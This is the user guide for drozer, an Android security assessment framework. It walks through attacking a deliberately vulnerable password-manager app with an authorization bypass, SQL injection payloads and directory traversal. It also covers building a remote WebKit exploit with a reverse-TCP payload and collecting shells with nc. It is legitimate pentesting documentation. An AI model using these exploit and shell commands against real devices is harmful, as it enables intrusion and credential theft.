drozer

User Guide

Contents page

Change Synopsis 3
1. Introduction 4
1.1 What is drozer? 4
1.2 Conventions 4
2. Getting Started 5
2.1 Installing the Console 5
2.2 Installing the Agent 7
2.3 Starting a Session 7
2.4 Inside the drozer Console 8
3. Using drozer for Security Assessment 10
3.1 Sieve 10
3.2 Retrieving Package Information 10
3.3 Identify the Attack Surface 11
3.4 Launching Activities 11
3.5 Reading from Content Providers 13
3.6 Interacting with Services 16
3.7 Other Modules 17
4. Exploitation Features in drozer 18
4.1 Infrastructure Mode 18
4.2 Exploits 19
4.3 weasel 20
5. Installing Modules 22
5.1 Finding Modules 22
5.2 Installing Modules 22
6. Getting Help 23
Appendix I – drozer Namespaces 24

Change Synopsis

Date	Change Description
2012-09-04	First version of the Mercury Users' Guide.
2012-12-14	Updated to reflect changes made to support the module-based interface.
2013-02-07	Added a section on 'Installing Modules' to describe to new module repository functionality.
2013-07-28	Updated to reflect the rebranding from Mercury to drozer, and added description of the new exploitation features.
2013-09-10	Updated the Installation section, to reflect using the package manager to install the system on Linux.
2015-03-23	Made general tweaks and changed style to make the guide version agnostic

1. Introduction


drozer is the leading security assessment framework for the Android platform.

drozer came about because we were tired of having to create dozens of custom, one-use applications to test for vulnerabilities during the security assessment of an Android app or device. The process was laborious and wasted a lot of time.

The need for a proper tool for dynamic analysis on Android was clear, and drozer was born.

This guide explains how to get started with drozer, and how to use it to perform a security assessment. It assumes some familiarity with the Android platform, in particular its IPC mechanism. We recommend that you read the Android Developers' Guide (http://developer.android.com) before this guide.

Another resource which makes extensive use of drozer in its Android chapters is "The Mobile Application Hacker's Handbook" (ISBN: 978-1-118-95850-6) which was written by one of drozer's developers. This publication explains Android security concepts and is comprehensive in its use of drozer.



1.1 What is drozer?

drozer allows you to assume the role of an Android app and interact with other apps. It can do anything that an installed application can do, such as make use of Android's Inter-Process Communication (IPC) mechanism and interact with the underlying operating system.

drozer also helps to you to remotely exploit Android devices, by building malicious files or web pages that exploit known vulnerabilities. The payload that is used in these exploits is a rogue drozer agent that is essentially a remote administration tool. Depending on the permissions granted to the vulnerable app, drozer can install a full agent, inject a limited agent into the process using a novel technique or spawn a reverse shell.

drozer is open source software, released under a BSD license and maintained by MWR InfoSecurity. To get in touch with the project see Section 6.

1.2 Conventions

Throughout this guide, command line examples will use one of two prefixes:

- $ indicates that the command should be typed into your operating system prompt
- dz> indicates that the command should be typed into a drozer console

2. Getting Started

To get drozer running you will need:

- a PC (running Windows, Linux or Mac OS X)
- an Android device or emulator running Android 2.1 (Eclair) or later

2.1 Installing the Console

2.1.1 Prerequisites

To get the most from drozer, your system should have the following installed:

- Java Development Kit (JDK) 1.6 – very important! See note below
- Python 2.7
- Android SDK

You should ensure that each of these tools is on your path:

- adb
- java

Important note on Java

It is very important that Java 1.6 is installed and used. This is because Android bytecode is only compliant to version 1.6 and not higher versions. Making use of any version of **javac** other than 1.6 will result in errors during compilation that look similar to the following:

```
trouble processing:
bad class file magic (cafebabe) or version (0033.0000)
...while parsing ClassLoadTest.class
...while processing ClassLoadTest.class
1 warning
no classfiles specified
Error whilst building APK bundle.
```

2.1.2 Microsoft Windows

Download the drozer installer from the MWR website (http://mwr.to/drozer) and run it. The installer will build a complete Python environment, with drozer's dependencies built in.

To test your installation, open a terminal and run:

```
$ C:\drozer\drozer.bat
usage: drozer.bat [COMMAND]
Run `drozer.bat [COMMAND] --help` for more usage information.
Commands:
                  console  start the drozer Console
                   server  start a drozer Server
                      ssl  manage drozer SSL key material
                  exploit  generate an exploit to deploy drozer
                shellcode  generate shellcode to deploy drozer
                  payload  create custom drozer Agents
```

Congratulations! You are ready to connect drozer to a device, and start exploring.

2.1.3 Linux

drozer's packages are provided for the dpkg and RPM packaging systems. These have been tested under Debian/Ubuntu and Fedora respectively.

If your platform supports one of these, download the appropriate package and install it through your package manager. You may be prompted to install some additional dependencies.

If your platform does not support these packages, please follow the instructions for Other Platforms.

2.1.4 Other Platforms

To install drozer, first make sure that your PC has a working installation of Python 2.7.

Then, install drozer's dependencies:

```
$ wget http://pypi.python.org/packages/2.7/s/setuptools/setuptools-0.6c11
py2.7.egg
$ sh setuptools-0.6c11-py2.7.egg
$ easy_install --allow-hosts pypi.python.org protobuf
$ easy_install twisted==10.2.0
```

Finally, install drozer itself. Download either the zipped or tarball distribution, and extract the egg file within.

Then run:

```
$ easy_install ./drozer-2.x.x-py2.7.egg
```

To test your installation, open a terminal and run:

```
$ drozer
usage: drozer [COMMAND]

Run `drozer [COMMAND] --help` for more usage information.

Commands:
          console  start the drozer Console
           module  manage drozer modules
           server  start a drozer Server
              ssl  manage drozer SSL key material
          exploit  generate an exploit to deploy drozer
            agent  create custom drozer Agents
          payload  generate payloads to deploy drozer
```

Congratulations! You are ready to connect drozer to a device, and start exploring.

2.2 Installing the Agent

The drozer Agent is included as an Android Package (.apk) file in all drozer distributions. This can be installed onto your emulator or device using Android Debug Bridge (adb):

```
$ adb install agent.apk
```

The drozer Agent should appear in the launcher of your device, and can be launched by tapping the icon.

2.3 Starting a Session

You should now have the drozer Console installed on your PC, and the Agent running on your test device. Now, you need to connect the two and you're ready to start exploring.

We will use the server embedded in the drozer Agent to do this.

First, you need to set up a suitable port forward so that your PC can connect to a TCP socket opened by the Agent inside the emulator, or on the device. By default, drozer uses port 31415:

```
$ adb forward tcp:31415 tcp:31415
```

Now, launch the Agent, select the “Embedded Server” option and tap “Enable” to start the server. You should see a notification that the server has started.

Then, on your PC, connect using the drozer Console:

```
$ drozer console connect
```

Or, on Microsoft Windows:

```
$ C:\drozer\drozer.bat console connect
```

You should be presented with a drozer command prompt:

```
Selecting f75640f67144d9a3 (unknown sdk 4.1.1)
…
dz>
```

The prompt confirms the Android ID of the device you have connected to, along with the manufacturer, model and Android software version.

You are now ready to start exploring the device.

2.4 Inside the drozer Console

The drozer Console is a command line environment, which should be familiar to anybody who has used a bash shell or Windows terminal.

drozer provides a wide range of ‘modules’ for interacting with an Android device to assess its security posture. Each module implements a very specific function, e.g. listing all packages installed on the device.

These modules are organised into namespaces that group specific functions (see Appendix I).

You interact with drozer modules by using the various commands that drozer defines:

Command	Description
run MODULE	Execute a drozer module.
list	Show a list of all drozer modules that can be executed in the current session. This hides modules that you do not have suitable permissions to run.
shell	Start an interactive Linux shell on the device, in the context of the Agent

cd	process. Mounts a particular namespace as the root of session, to avoid having to repeatedly type the full name of a module.
clean	Remove temporary files stored by drozer on the Android device.
contributors	Displays a list of people who have contributed to the drozer framework and modules in use on your system.
echo	Print text to the console.
exit	Terminate the drozer session.
help	Display help about a particular command or module.
load	Load a file containing drozer commands, and execute them in sequence.
module	Find and install additional drozer modules from the Internet.
permissions	Display a list of the permissions granted to the drozer Agent.
set	Store a value in a variable that will be passed as an environment variable to any Linux shells spawned by drozer.
unset	Remove a named variable that drozer passes to any Linux shells that it spawns.

3. Using drozer for Security Assessment

Once you have successfully installed drozer, and have established a session between your PC and device, you will no doubt want to find out how to use drozer.

This section guides you through how to perform a limited section of an assessment of a vulnerable app. The name of the app being used is Sieve, which can be downloaded from the MWR Labs website: http://mwr.to/sieve.

3.1 Sieve

Sieve is a small Password Manager app created to showcase some of the common vulnerabilities found in Android applications.

When Sieve is first launched, it requires the user to set a 16 character 'master password' and a 4 digit pin that are used to protect passwords that the user enters later. The user can use Sieve to store passwords for a variety of services, to be retrieved at a later date if the correct credentials are required.

Before you start this tutorial, install Sieve onto an Android emulator and create a few sets of credentials.

3.2 Retrieving Package Information

The first step in assessing Sieve is to find it on the Android device. Apps installed on an Android device are uniquely identified by their 'package name'. We can use the `app.package.list` command to find the identifier for Sieve:

```
dz> run app.package.list -f sieve
com.mwr.example.sieve
```

We can ask drozer to provide some basic information about the package using the `app.package.info` command:

```
dz> run app.package.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
 Process Name: com.mwr.example.sieve
 Version: 1.0
 Data Directory: /data/data/com.mwr.example.sieve
 APK Path: /data/app/com.mwr.example.sieve-2.apk
 UID: 10056
 GID: [1028, 1015, 3003]
 Shared Libraries: null
 Shared User ID: null
 Uses Permissions:
```

```
  - android.permission.READ_EXTERNAL_STORAGE
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.INTERNET
 Defines Permissions:
  - com.mwr.example.sieve.READ_KEYS
  - com.mwr.example.sieve.WRITE_KEYS
```

This shows us a number of details about the app, including the version, where the app keeps its data on the device, where it is installed and a number of details about the permissions allowed to the app.

3.3 Identify the Attack Surface

For the sake of this tutorial, we will only consider vulnerabilities exposed through Android's built-in mechanism for Inter-Process Communication (IPC). These vulnerabilities typically result in the leakage of sensitive data to other apps installed on the same device.

We can ask drozer to report on Sieve's attack surface:

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
```

This shows that we have a number of potential vectors. The app 'exports' (makes accessible to other apps) a number of activities (screens used by the app), content providers (database objects) and services (background workers).

We also note that the service is debuggable, which means that we can attach a debugger to the process, using adb, and step through the code.

3.4 Launching Activities

We can drill deeper into this attack surface by using some more specific commands. For instance, we can ask which activities are exported by Sieve:

```
dz> run app.activity.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  com.mwr.example.sieve.FileSelectActivity
  com.mwr.example.sieve.MainLoginActivity
```


```
  com.mwr.example.sieve.PWList
```

One of these we expect (MainLoginActivity) because this is the screen displayed when we first launch the application.

The other two are less expected: in particular, the PWList activity. Since this activity is exported and does not require any permission, we can ask drozer to launch it:

```
dz> run app.activity.start --component
com.mwr.example.sieve com.mwr.example.sieve.PWList
```

This formulates an appropriate Intent in the background, and delivers it to the system through the `startActivity` call. Sure enough, we have successfully bypassed the authorization and are presented with a list of the user's credentials:



When calling `app.activity.start` it is possible to build a much more complex intent. As with all drozer modules, you can request more usage information:

```
dz> help app.activity.start
usage: run app.activity.start [-h] [--action ACTION] [--category CATEGORY]
              [--component PACKAGE COMPONENT] [--data-uri DATA_URI]
              [--extra TYPE KEY VALUE] [--flags FLAGS [FLAGS ...]]
              [--mimetype MIMETYPE]
```

3.5 Reading from Content Providers

Next we can gather some more information about the content providers exported by the app. Once again we have a simple command available to request additional information:

```
dz> run app.provider.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Authority: com.mwr.example.sieve.DBContentProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.DBContentProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
    Path Permissions:
     Path: /Keys
       Type: PATTERN_LITERAL
       Read Permission: com.mwr.example.sieve.READ_KEYS
       Write Permission: com.mwr.example.sieve.WRITE_KEYS
  Authority: com.mwr.example.sieve.FileBackupProvider
    Read Permission: null
   Write Permission: null
   Content Provider: com.mwr.example.sieve.FileBackupProvider
   Multiprocess Allowed: True
   Grant Uri Permissions: False
```

This shows the two exported content providers that the attack surface alluded to in Section 3.3. It confirms that these content providers do not require any particular permission to interact with them, except for the /Keys path in the DBContentProvider.

3.5.1 Database-backed Content Providers (Data Leakage)

It is a fairly safe assumption that a content provider called 'DBContentProvider' will have some form of database in its backend. However, without knowing how this content provider is organised, we will have a hard time extracting any information.

We can reconstruct part of the content URIs to access the DBContentProvider, because we know that they must begin with "content://". However, we cannot know all of the path components that will be accepted by the provider.

Fortunately, Android apps tend to give away hints about the content URIs. For instance, in the output of the `app.provider.info` command we see that "/Keys" probably exists as a path, although we cannot query it without the READ_KEYS permission.

drozer provides a scanner module that brings together various ways to guess paths and divine a list of accessible content URIs:

```
dz> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query content://com.mwr.example.sieve.DBContentProvider/
 ...
Unable to Query content://com.mwr.example.sieve.DBContentProvider/Keys

Accessible content URIs:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

We can now use other drozer modules to retrieve information from those content URIs, or even modify the data in the database:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/
--vertical
        _id: 1
    service: Email
   username: incognitoguy50
   password: PSFjqXIMVa5NJFudgDuuLVgJYFD+8w== (Base64-encoded)
      email: incognitoguy50@gmail.com
```

Once again we have defeated the app's security and retrieved a list of usernames from the app. In this example, drozer has decided to base64 encode the password. This indicates that field contains a binary blob that otherwise could not be represented in the console.

3.5.2 Database-backed Content Providers (SQL Injection)

The Android platform promotes the use of SQLite databases for storing user data. Since these databases use SQL, it should come as no surprise that they can be vulnerable to SQL injection.

It is simple to test for SQL injection by manipulating the projection and selection fields that are passed to the content provider:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/
--projection "'"
unrecognized token: "' FROM Passwords" (code 1): , while compiling: SELECT '
```

```
FROM Passwords

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/
--selection "'"
unrecognized token: "')" (code 1): , while compiling: SELECT * FROM Passwords
WHERE (')
```

Android returns a very verbose error message, showing the entire query that it tried to execute.

We can fully exploit this vulnerability to list all tables in the database:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/
--projection "* FROM SQLITE_MASTER WHERE type='table';--"
| type  | name             | tbl_name         | rootpage | sql              |
| table | android_metadata | android_metadata | 3        | CREATE TABLE ... |
| table | Passwords        | Passwords        | 4        | CREATE TABLE ... |
| table | Key              | Key              | 5        | CREATE TABLE ... |
```

or to query otherwise protected tables:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/
--projection "* FROM Key;--"
 | Password         | pin  |
 | thisismypassword | 9876 |
```

3.5.3 File System-backed Content Providers

A content provider can provide access to the underlying file system. This allows apps to share files, where the Android sandbox would otherwise prevent it.

Since we can reasonably assume that FileBackupProvider is a file system-backed content provider and that the path component represents the location of the file we want to open, we can easily guess the content URIs for this and use a drozer module to read the files:

```
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/etc/hosts
127.0.0.1            localhost
```

Reading the /etc/hosts file is not a big problem (it is world readable anyway) but having discovered the path to the application's data directory in Section 3.2 we can go after more sensitive information:

```
dz> run app.provider.download content://com.mwr.example.sieve.FileBackupProvider/data
/data/com.mwr.example.sieve/databases/database.db /home/user/database.db
```

```
Written 24576 bytes
```

This has copied the application's database from the device to the local machine, where it can be browsed with sqlite to extract not only the user's encrypted passwords, but also their master password.

3.5.4 Content Provider Vulnerabilities

We have seen that content providers can be vulnerable to both SQL injection and directory traversal. drozer offers modules to automatically test for simple cases of these vulnerabilities:

```
dz> run scanner.provider.injection -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Injection in Projection:
   content://com.mwr.example.sieve.DBContentProvider/Keys/
   content://com.mwr.example.sieve.DBContentProvider/Passwords
   content://com.mwr.example.sieve.DBContentProvider/Passwords/
 Injection in Selection:
   content://com.mwr.example.sieve.DBContentProvider/Keys/
   content://com.mwr.example.sieve.DBContentProvider/Passwords
   content://com.mwr.example.sieve.DBContentProvider/Passwords/
dz> run scanner.provider.traversal -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Vulnerable Providers:
   content://com.mwr.example.sieve.FileBackupProvider/
   content://com.mwr.example.sieve.FileBackupProvider
```

3.6 Interacting with Services

So far we have almost compromised Sieve. We have extracted the user's master password, and some cipher text pertaining to their service passwords. This is good, but we can fully compromise Sieve through the services that it exports.

Way back in Section 3.3, we identified that Sieve exported two services. As with activities and content providers, we can ask for a little more detail:

```
dz> run app.service.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  com.mwr.example.sieve.AuthService
    Permission: null
```

```
com.mwr.example.sieve.CryptoService
  Permission: null
```

Once again, these services are exported to all other apps, with no permission required to access them. Since we are trying to decrypt passwords, CryptoService looks interesting.

It is left as an exercise to the reader to fully exploit Sieve's CryptoService. It would typically involve decompiling the app to determine the protocol, and using 'app.service.send' or writing a custom drozer module to send messages to the service.

3.7 Other Modules

drozer provides a number of other modules that are useful during security assessments:

- shell.start
  Start an interactive Linux shell on the device.
- tools.file.upload / tools.file.download
  Allow files to be copied to/from the Android device.
- tools.setup.busybox / tools.setup.minimalsu
  Install useful binaries on the device.

For an exhaustive list, type `list` into your drozer console

4. Exploitation Features in drozer

drozer offers features to help deploy a drozer agent onto a remote device, through means of exploiting applications on the device or performing attacks that involve a degree of social engineering.

drozer provides a framework for sharing of exploits and reuse of high quality payloads. It provides modules that allow the generation of shell code for use in exploits in order to help gain access to sensitive data on the remotely compromised device.

4.1 Infrastructure Mode

Up until now you've probably been running drozer in "direct mode" where you run the agent's embedded server and connect directly to it. This is handy for devices connected via adb, or on your local Wi-Fi network.

drozer supports another mode of operation: "infrastructure mode". In infrastructure mode, you run a drozer server either on your network or on the Internet that provides a rendezvous point for your consoles and agents, and routes sessions between them.

Since infrastructure mode establishes an outbound connection from the device, it is also useful for situations where you do not know the IP address of the device, or you need to traverse NAT or firewalls.

4.1.1 Running a drozer Server

To run a drozer server, you need a machine with drozer installed that is accessible by both the mobile device and the PC running your console.

Then simply execute:

```
$ drozer server start
```

4.1.2 Connecting an Agent

To cause your agent to connect to the server, you must add its details as an 'Endpoint'. On the device:

1. Start the drozer Agent, press the menu button, and choose 'Settings'.
2. Select 'New Endpoint'.
3. Set the 'Host' to the hostname or IP address of your server.
4. Set the 'Port' to the port your server is running on, unless it is the standard
5. Press 'Save' (you may need to press the menu button on older devices).

If you navigate back to the main screen, you should see your endpoint under the drozer logo. Select it and enable it in the same way as you would start the embedded server.

4.1.3 Connecting a Console

You are now ready to connect your console to the server.

First, you will need to check which, if any, devices are connected:

```
$ drozer console devices --server myserver:31415
List of Bound Devices

Device ID          Manufacturer        Model           Software
67dcdbacd1ea6b60   unknown             sdk             4.1.2
67dcdbacd1ea6b61   unknown             sdk             4.2.0
```

Where “myserver” is the hostname or IP address of your drozer server.

This shows that we have two devices connected, running different version of Jellybean. You can specify which to use by giving its Device ID when starting the console:

```
$ drozer console connect 67dcdbacd1ea6b60 --server myserver:31415
…
dz>
```

4.1.4 drozer Server and Exploitation

The drozer server is crucial for exploitation because it acts as many servers in one:

- drozerp — if a drozer agent connects, it uses drozer’s custom binary protocol
- http — if a web browser connects, it serves resources over HTTP
- bytestream — if a particular byte is sent at the beginning of a transmission, it streams a resource in response
- shell server — if an ‘S’ (0x53) is sent as the first byte, the connection is cached as a bind shell

drozer makes use of this server throughout exploitation to host the resources required to successfully complete the exploit and deploy an agent to a device and to receive connections from compromised devices.

4.2 Exploits

drozer exploit templates and shellcode are special types of drozer modules. They are combined by the `drozer exploit` command to create a full exploit:

```
$ drozer exploit build EXPLOIT SHELLCODE [OPTIONS]
```

The available exploits can be listed by running:

```
$ drozer exploit list
exploit.remote.webkit.nanparse
                            Webkit Invalid NaN Parsing (CVE-2010-1807)
...
```

Likewise, to see available shellcode:

```
$ drozer shellcode list
shell.reverse_tcp.armeabi Establish a reverse TCP Shell (ARMEABI)
weasel.reverse_tcp.armeabi weasel through a reverse TCP Shell (ARMEABI)
```

Putting this together, we can build an exploit for CVE-2010-1807, that uses weasel (MWR's advanced payload) to gain a foothold on an old Android 2.1 device:

```
$ drozer exploit build exploit.remote.webkit.nanparse --payload weasel.reverse_tcp.armeabi
--server 10.0.2.2:31415 --push-server 127.0.0.1:31415 --resource /home.html
Uploading weasel to /weasel and W... [ OK ]
Uploading the Agent to /agent.apk and A... [ OK ]
Uploading Exploit to /home.html... [ OK ]
Done. The exploit is available at: http://10.0.2.2:31415/home.html
```

Point a vulnerable device at the exploit address in its web browser, and shortly afterwards you will have a connection back from the exploit:

```
$ drozer console devices
List of Bound Devices
Device ID         Manufacturer      Model            Software
9265590285227392218  unknown           unknown              unknown
```

The abnormally long Device ID, and 'unknown' in all other fields, suggests that this is a lightweight agent, and we haven't successfully installed a full drozer agent.

4.3 weasel

In Section 4.2, we saw how weasel was able to deploy a lightweight agent onto a vulnerable device.

weasel is drozer's advanced payload to automatically gain maximum leverage on a compromised device.

Here's what happens:

1. The vulnerable device is exploited (in some way).

2. The exploit runs shell code that establishes a reverse TCP shell connection to the drozer server.
3. The payload sends a ‘W’ (0x57) to the drozer server to indicate that it would like the weasel stager sequence to be executed.
4. The drozer server delivers shell commands to install and start weasel.
5. weasel tries a number of techniques to run a drozer agent.

Depending on what weasel was able to do to escalate privileges, you will receive a connection from either a full agent, a limited agent or just a normal reverse shell.

4.3.1 Full Agent

If weasel was able to install a package, you will receive a connection from a full drozer agent. This is identical to the agent that you will have been using so far, but does not display a GUI to the device’s owner.

4.3.2 Limited Agent

If weasel was not able to install a package, it may still be able to run a version of the drozer agent. This is the full agent, but does not have access to any ‘Application Context’. This prevents it from interacting directly with parts of the runtime, such as the Package Manager so you cannot interact with other packages or their IPC endpoints. If you are given a limited agent, drozer will automatically hide the modules it is unable to run from the ‘list’ command.

4.3.3 Reverse Shell

If drozer was not able to execute even a limited agent, it will provide a normal Linux shell to the drozer server. You can collect these shells by connecting to the server with netcat, and sending a single line that says ‘COLLECT’:

```
$ nc myserver 31415
COLLECT
drozer Shell Server
------------------
There is 1 shell waiting...
 1)  127.0.0.1:54214
Shell: 1
 /system/bin/id
uid=10058(u0_a58) gid=10058(u0_a58) groups=1028(sdcard_r),3003(inet)
```

5. Installing Modules

Out of the box, drozer provides modules to investigate various aspects of the Android platform, and a few remote exploits.

You can extend drozer's functionality by downloading and installing additional modules.

5.1 Finding Modules

The official drozer module repository is hosted alongside the main project on Github. This is automatically set up in your copy of drozer. You can search for modules using the `module` command:

```
dz> module search root
metall0id.root.cmdclient
metall0id.root.exynosmem.exynosmem
metall0id.root.scanner_check
metall0id.root.ztesyncagent
```

For more information about a module, pass the `-d` option:

```
dz> module search cmdclient -d
metall0id.root.cmdclient
     Exploit the setuid-root binary at /system/bin/cmdclient on certain devices to gain a
     root shell. Command injection vulnerabilities exist in the parsing mechanisms of the
     various input arguments.

     This exploit has been reported to work on the Acer Iconia, Motorola XYBoard and
     Motorola Xoom FE.
```

5.2 Installing Modules

You install modules using the `module` command:

```
dz> module install cmdclient
Processing metall0id.root.cmdclient... Done.
Successfully installed 1 modules, 0 already installed
```

This will install any module that matches your query. Newly installed modules are dynamically loaded into your console and are available for immediate use.

6. Getting Help

Stuck? Something not working? Got an awesome idea?

We appreciate that software sometimes does not work as expected, and that things do go wrong. What makes drozer great is the community sharing their ideas on how to make it better.

There are a few ways to get in touch:

Tweet Us

We are @mwrdrozer. Send us questions, comments and tell us the cool stuff you've done with drozer.

Github

drozer is on Github: github.com/mwrlabs/drozer . Check out the project for additional information in our wiki, as well as our issue tracker to report bugs and request features.

Appendix I - drozer Namespaces

This table lists the common namespaces used for drozer modules and the purpose of modules in those namespaces.

Namespace	Description
app.activity	Find and interact with activities exported by apps.
app.broadcast	Find and interact with broadcast receivers exported by apps.
app.package	Find packages installed on a device, and collect information about them.
app.provider	Find and interact with content providers exported by apps.
app.service	Find and interact with services exported by apps.
auxiliary	Useful tools that have been ported to drozer.
exploit.pilfer	Public exploits that extract sensitive information through unprotected content providers or SQL injection.
exploit.root	Public root exploits.
information	Extract additional information about a device.
scanner	Find common vulnerabilities with automatic scanners.
shell	Interact with the underlying Linux OS.
tools.file	Copy files to and from the device.
tools.setup	Install handy utilities on the device, including busybox.

drozer module developers may choose to create additional namespaces.